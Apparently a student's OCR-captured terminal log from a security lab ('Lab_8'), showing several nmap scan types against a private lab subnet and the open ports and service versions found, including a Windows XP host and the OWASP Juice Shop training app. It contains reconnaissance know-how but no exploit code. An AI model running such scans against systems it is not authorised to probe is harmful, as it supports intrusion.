MAC Address: 00:50:56:AE:E5:B6 (VMware)
Nmap scan report for 172.20.4.1
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.97 seconds
(kali㉿kali)-[~]
$


qterminal
Lab_8.txt (~/Desktop) - ...
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nmap 172.20.4.0/24 -sX
Starting Nmap 7.91 (https://nmap.org) at 2022-05-22 20:50 AEST
Nmap scan report for 172.20.4.20
Host is up (0.00012s latency).
All 1000 scanned ports on 172.20.4.20 are closed
MAC Address: 00:50:56:AE:C6:3E (VMware)
Nmap scan report for 172.20.4.49
Host is up (0.000036s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open|filtered http
443/tcp open|filtered https
8080/tcp open|filtered http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Nmap scan report for 172.20.4.254
Host is up (0.00020s latency).
All 1000 scanned ports on 172.20.4.254 are open|filtered
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Nmap scan report for 172.20.4.1
Host is up (0.0000050s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open|filtered http
3000/tcp open|filtered ppp
5901/tcp open|filtered vnc-1
Nmap done: 256 IP addresses (4 hosts up) scanned in 35.98 seconds
(kali㉿kali)-[~]
$


qterminal
Lab_8.txt (~/Desktop) - ...
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nmap 172.20.4.0/24 -sS
Starting Nmap 7.91 (https://nmap.org) at 2022-05-22 20:50 AEST
Nmap scan report for 172.20.4.20
Host is up (0.000048s latency).
Not shown: 992 closed ports
PORT STATE SERVICE
21/tcp open ftp
25/tcp open smtp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)
Nmap scan report for 172.20.4.49
Host is up (0.000039s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Nmap scan report for 172.20.4.254
Host is up (0.000084s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Nmap scan report for 172.20.4.1
Host is up (0.0000050s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
3000/tcp open ppp
5901/tcp open vnc-1
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.25 seconds
(kali㉿kali)-[~]
$


qterminal
Lab_8.txt (~/Desktop) - ...
12:14 AM
kali@kali: ~/Desktop
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo nmap 172.20.4.0/24 -sT
[sudo] password for kali:
Starting Nmap 7.91 (https://nmap.org) at 2022-05-22 23:23 AEST
Nmap scan report for 172.20.4.20
Host is up (0.0011s latency).
Not shown: 992 closed ports
PORT STATE SERVICE
21/tcp open ftp
25/tcp open smtp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)
Nmap scan report for 172.20.4.49
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Nmap scan report for 172.20.4.254
Host is up (0.0013s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Nmap scan report for 172.20.4.1
Host is up (0.00011s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
3000/tcp open ppp
5901/tcp open vnc-1
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.30 seconds
┌──(kali㉿kali)-[~]
└─$ cd Desktop/
┌──(kali㉿kali)-[~/Desktop]
└─$ Nmap scan report for 172.20.4.49
Command 'Nmap' not found, did you mean:
command 'tmap' from deb emboss
command 'zmap' from deb zmap
command 'amap' from deb amap
command 'amap' from deb amap-align
command 'umap' from deb libunicode-map8-perl
command 'pmap' from deb procps
command 'gmap' from deb gmap
command 'nmap' from deb nmap
Try: sudo apt install <deb name>
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo nmap 172.20.4.0/24 -PM
[sudo] password for kali:
Starting Nmap 7.91 (https://nmap.org) at 2022-05-22 20:52 AEST
Nmap scan report for 172.20.4.20
Host is up (0.000058s latency).
Not shown: 992 closed ports
PORT STATE SERVICE
21/tcp open ftp
25/tcp open smtp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)
Nmap scan report for 172.20.4.49
Host is up (0.000051s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Nmap scan report for 172.20.4.254
Host is up (0.000073s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Nmap scan report for 172.20.4.1
Host is up (0.0000050s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
3000/tcp open ppp
5901/tcp open vnc-1
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.31 seconds
┌──(kali㉿kali)-[~]
└─$


qterminal
Lab_8.txt (~/Desktop) - ...
12:16 AM
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo nmap 172.20.4.0/24 -sV
[sudo] password for kali:
Starting Nmap 7.91 (https://nmap.org) at 2022-05-22 21:00 AEST
Nmap scan report for 172.20.4.20
Host is up (0.000047s latency).
Not shown: 992 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp Golden ftpd 1.92
25/tcp open smtp Microsoft ESMTP 6.0.2600.2180
80/tcp open http Microsoft IIS httpd 5.1
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
443/tcp open https?
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open msrpc Microsoft Windows RPC
MAC Address: 00:50:56:AE:C6:3E (VMware)
Service Info: Host: old-workstation; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
Nmap scan report for 172.20.4.49
Host is up (0.000043s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
443/tcp open ssl/http Apache httpd
8080/tcp open http Apache httpd
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Nmap scan report for 172.20.4.254
Host is up (0.000078s latency).
Not shown: 995 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
53/tcp open domain ISC BIND 9.16.1 (Ubuntu Linux)
80/tcp open http nginx 1.18.0 (Ubuntu)
443/tcp open ssl/http nginx 1.18.0 (Ubuntu)
8080/tcp open http Apache Tomcat
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap scan report for 172.20.4.1
Host is up (0.0000040s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
80/tcp open http nginx 1.18.0
3000/tcp open ppp?
5901/tcp open vnc VNC (protocol 3.8)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.91%I=7%D=5/22%Time=628A181F%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,923,"HTTP/1\.1\x20200\x20OK\r\nAccess-Control-Allow-Origin:\x2
SF:0*\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20SAMEOR
SF:IGIN\r\nFeature-Policy:\x20payment\x20'self'\r\nAccept-Ranges:\x20bytes
SF:\r\nCache-Control:\x20public,\x20max-age=0\r\nLast-Modified:\x20Wed,\x2
SF:018\x20May\x202022\x2014:01:46\x20GMT\r\nETag:\x20W/\"784-180d7798314\"
SF:\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\nContent-Length:\x20
SF:1924\r\nVary:\x20Accept-Encoding\r\nDate:\x20Sun,\x2022\x20May\x202022\
SF:x2011:01:51\x20GMT\r\nConnection:\x20close\r\n\r\n<!--\n\n\x20\x20-\x20Co
SF:pyright\x20\(c\)\x202014-2021\x20Bjoern\x20Kimminich\.\n\n\x20\x20-\x20SP
SF:DX-License-Identifier:\x20MIT\n\n\x20\x20-->\n\n<!doctype\x20html>\n<html
Lab_8.txt (~/Desktop) - GVIM
File Edit Tools Syntax Buffers Window Help
^SMy IP: 172.20.4.1
inet 172.20.4.1 netmask 255.255.255.0 broadcast 172.20.4.255
1,18-19 All


qterminal
Lab_8.txt (~/Desktop) - ...
12:16 AM
kali@kali: ~
File Actions Edit View Help
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
443/tcp open ssl/http Apache httpd
8080/tcp open http Apache httpd
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Nmap scan report for 172.20.4.254
Host is up (0.000078s latency).
Not shown: 995 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
53/tcp open domain ISC BIND 9.16.1 (Ubuntu Linux)
80/tcp open http nginx 1.18.0 (Ubuntu)
443/tcp open ssl/http nginx 1.18.0 (Ubuntu)
8080/tcp open http Apache Tomcat
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap scan report for 172.20.4.1
Host is up (0.0000040s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
80/tcp open http nginx 1.18.0
3000/tcp open ppp?
5901/tcp open vnc VNC (protocol 3.8)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.91%I=7%D=5/22%Time=628A181F%P=x86_64-pc-linux-gnu%r(GetRequest,923,"HTTP/1\.1\x20200\x20OK\r\nAccess-Control-Allow-Origin:\x20*\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20SAMEORIGIN\r\nFeature-Policy:\x20payment\x20'self'\r\nAccept-Ranges:\x20bytes\r\nCache-Control:\x20public,\x20max-age=0\r\nLast-Modified:\x20Wed,\x2018\x20May\x202022\x2014:01:46\x20GMT\r\nETag:\x20W/\"784-180d7798314\"\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\nContent-Length:\x201924\r\nVary:\x20Accept-Encoding\r\nDate:\x20Sun,\x2022\x20May\x202022\x2011:01:51\x20GMT\r\nConnection:\x20close\r\n\r\n<!--\n\x20\x20~\x20Copyright\x20\(c\)\x202014-2021\x20Bjoern\x20Kimminich\.\n\x20\x20~\x20SPDX-License-Identifier:\x20MIT\n\x20\x20-->\n\n<!doctype\x20html>\n<html\x20lang=\"en\">\n<head>\n\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20<title>OWASP\x20Juice\x20Shop</title>\n\x20\x20<meta\x20name=\"description\"\x20content=\"Probably\x20the\x20most\x20modern\x20and\x20sophisticated\x20insecure\x20web\x20application\">\n\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=1\">\n\x20\x20<link\x20id=\"favicon\"\x20rel=\"icon\"\x20type=\"image/x-icon\"\x20href=\"assets/public/favicon_js\.ico\">\n\x20\x20<link\x20rel=\"stylesheet\"\x20type")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(NCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(HTTPOptions,EA,"HTTP/1\.1\x20204\x20No\x20Content\r\nAccess-Control-Allow-Origin:\x20*\r\nAccess-Control-Allow-Methods:\x20GET,HEAD,PUT,PATCH,POST,DELETE\r\nVary:\x20Access-Control-Request-Headers\r\nContent-Length:\x200\r\nDate:\x20Sun,\x2022\x20May\x202022\x2011:01:51\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RTSPRequest,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSStatusRequestTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 51.93 seconds
(kali㉿kali)-[~]
$
Lab_8.txt (~/Desktop) - GVIM
File Edit Tools Syntax Buffers Window Help
^SMy IP: 172.20.4.1
inet 172.20.4.1 netmask 255.255.255.0 broadcast 172.20.4.255
1,18-19 All